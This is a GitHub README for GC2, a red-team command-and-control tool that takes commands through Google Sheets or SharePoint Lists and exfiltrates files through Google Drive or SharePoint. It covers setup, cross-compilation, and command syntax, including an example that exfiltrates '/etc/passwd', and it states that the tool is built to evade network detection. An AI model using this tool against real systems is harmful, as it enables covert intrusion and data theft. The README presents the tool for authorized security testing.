

Sign in

looCiprian / GC2-sheet

Public

Notifications

Fork 108

Star 536

<> Code

Issues

Pull requests

Actions

Projects

Security

Insights

master

Go to file

<> Code

About

cmd

img

internal

security/yara

.gitignore

LICENSE

README.md

gc2-sheet.go

go.mod

go.sum

makefile

Readme

GPL-3.0 license

Activity

536 stars

15 watching

108 forks


Report repository

Releases

No releases published

Packages

GC2



GC2 (Google Command and Control) is a Command and Control application that allows an attacker to execute commands on the target machine using Google Sheet or Microsoft SharePoint List and exfiltrate files using Google Drive or Microsoft SharePoint Document.


Why

This project has been developed to provide a command and control that does not require any particular set up (like: a custom domain, VPS, CDN, ...) during Red Teaming activities.

Furthermore, the program will interact only with Google and Microsoft's domains (like *.google.com) to make network detection more difficult.

Workflow


Google




Microsoft

No packages published

Languages





Set up

This C2 support both Google (Google Sheet + Google Drive) and Microsoft (SharePoint Lists + SharePoint Document) services. To use the C2 you need to set up both the local and cloud configuration.

Cloud config

Google

1. Create a new Google "service account"


Create a new Google "service account" using <https://console.cloud.google.com/>, create a json key file for the service account.

2. Enable Google Sheet API and Google Drive API


Enable Google Drive API <https://developers.google.com/drive/api/v3/enable-drive-api> and Google Sheet API <https://developers.google.com/sheets/api/quickstart/go>.

3. Set up Google Sheet and Google Drive

Create a new Google Sheet and share it (as Editor) with the Service Account (by using its email).



Create a new Google Drive folder and share it (as Editor) with the Service Account (by using its email).




Microsoft

To interact with Microsoft services you will first need a Business subscription (you can get one for free for the first 30 days).

1. Create an Azure Application


Create a new Azure Application as described here

<https://learn.microsoft.com/en-us/graph/auth-v2-service?tabs=http>



After creating the new application, enable the following Graph APIs:

- Sites.ReadWrite.All
- Files.ReadWrite.All



Local config

1. Download the C2

The C2 can be cloned directly from GitHub:

```
git clone https://github.com/looCiprian/GC2
cd GC2-sheet
```

2. Configure the C2

To configure the C2 you need to modify the

`cmd/options.yml` file. The C2 supports both Google and Microsoft services, mixing them is also possible.

Only Google services

```
CommandService: "Google" # Google Sheet will
FileSystemService: "Google" # Google Drive
GoogleServiceAccountKey: "1234567890" # your
GoogleSheetID: "0987654321" # your Google S
GoogleDriveID: "1234554321" # your Google D
#RowId: 1 # optional, specify from which (G
#Proxy: "http://127.0.0.1:8080" # optional,
Verbose: true # optional, suggested for deb
```

Only Microsoft services

```
CommandService: "Microsoft" # Microsoft Sha
FileSystemService: "Microsoft" # Microsoft
MicrosoftTenantID: "567890098765" # your Azi
MicrosoftClientID: "098765567890" # your Azi
MicrosoftClientSecret: "1234509876" # your
MicrosoftSiteID: "0987612345" # # your Share
```

```
#RowId: 1 # optional, specify from which (Go
#Proxy: "http://127.0.0.1:8080" # optional,
Verbose: true # optional, suggested for debu
```

Mixing Google and Microsoft services

```
CommandService: "Google" # Google Sheet will
FileSystemService: "Microsoft" # Microsoft S
GoogleServiceAccountKey : "1234567890" # you
GoogleSheetID: "0987654321" # your Google S
GoogleDriveID: "1234554321" # your Google D
MicrosoftTenantID: "567890098765" # your Azi
MicrosoftClientID: "098765567890" # your Azi
MicrosoftClientSecret: "1234509876" # your ,
MicrosoftSiteID: "0987612345" # # your Share
#RowId: 1 # optional, specify from which (Go
#Proxy: "http://127.0.0.1:8080" # optional,
Verbose: true # optional, suggested for debu
```

3. Build the executable

Few examples on how cross compile the C2 for different OS and architecture.

```
env GOOS=windows GOARCH=amd64 go build -ldflags
env GOOS=linux GOARCH=amd64 go build -ldflags
env GOOS=darwin GOARCH=amd64 go build -ldflags
```

4. Run

After compiling execute it.

```
./gc2-sheet
```

The beacon will automatically create a new Google Sheet or Microsoft SharePoint List accordingly to your configuration.

Troubleshooting

Most of the errors can be detected by setting the `verbose` flag to `true`. By default, the C2 does not generate any output or error information.


Features

- Command execution using Google Sheet or Microsoft SharePoint List as a console
- Download files on the target using Google Drive or Microsoft SharePoint Document
- Data exfiltration using Google Drive or Microsoft SharePoint Document
- Self-kill switch and auto-delete from the target machine

Command execution

Google

A Google Sheet will be automatically created by the C2. Once created you can interact with the compromised system as shown below.




Microsoft

A Microsoft SharePoint List will be automatically created by the C2. Once created you can interact with the compromised system as shown below.



Data exfiltration file

Special command is reserved to exfiltrate files from the target system.


```
From Target to Google Drive/Microsoft SharePoint   
upload;<local path>  
Example:  
upload;/etc/passwd
```

Note: files with the same name are automatically overwritten.

Download file


Special command is reserved to download files to the target system.

Google

```
From Google Drive to Target   
download;<google drive file id>;<local path>  
Example:  
download;<file ID>;/home/user/downloaded.txt
```

Microsoft

Note: Files need to be saved in the SharePoint root folder, usually "Documents"

```
From SharePoint to Target   
download;<SharePoint file path>;<local path>  
Example:  
download;download.txt;/home/user/downloaded.txt
```

Exit

By sending the *exit* command, the C2 will kill and delete itself from the target system.

PS: From *os* documentation: *If a symlink was used to start the process, depending on the operating system, the result might be the symlink or the path it pointed to.* In this case, the symlink is deleted.

DEF CON Slides + demo

[DEF CON Slide](#)

[Demo](#)

[Demo](#) by [Grant Collins](#)

Disclaimer

The owner of this project is not responsible for any illegal usage of this program.

This is an open source project meant to be used with authorization to assess the security posture and for research purposes.

The final user is solely responsible for their actions and decisions. The use of this project is at your own risk. The owner of this project does not accept any liability for any loss or damage caused by the use of this project.

Support the project

Pull request or [Donate](#)

Contributors

[Paolo Conizzoli](#)

Articles related to this tool

[DEF CON 32](#); [DEF CON 32 Reddit](#)

[Google](#)

[The Hacker News](#)

[Reddit](#)

[LinkedIn](#)

[Bleeping Computer](#)

[Security Affairs](#)

[Icrewplay](#)

[Information Security Buzz](#)

[Hackdig](#)

[Hakin9](#)

[Terms](#) [Privacy](#) [Security](#) [Status](#) [Docs](#) [Contact](#) [Manage cookies](#) [Do not share my personal information](#)



© 2024 GitHub, Inc.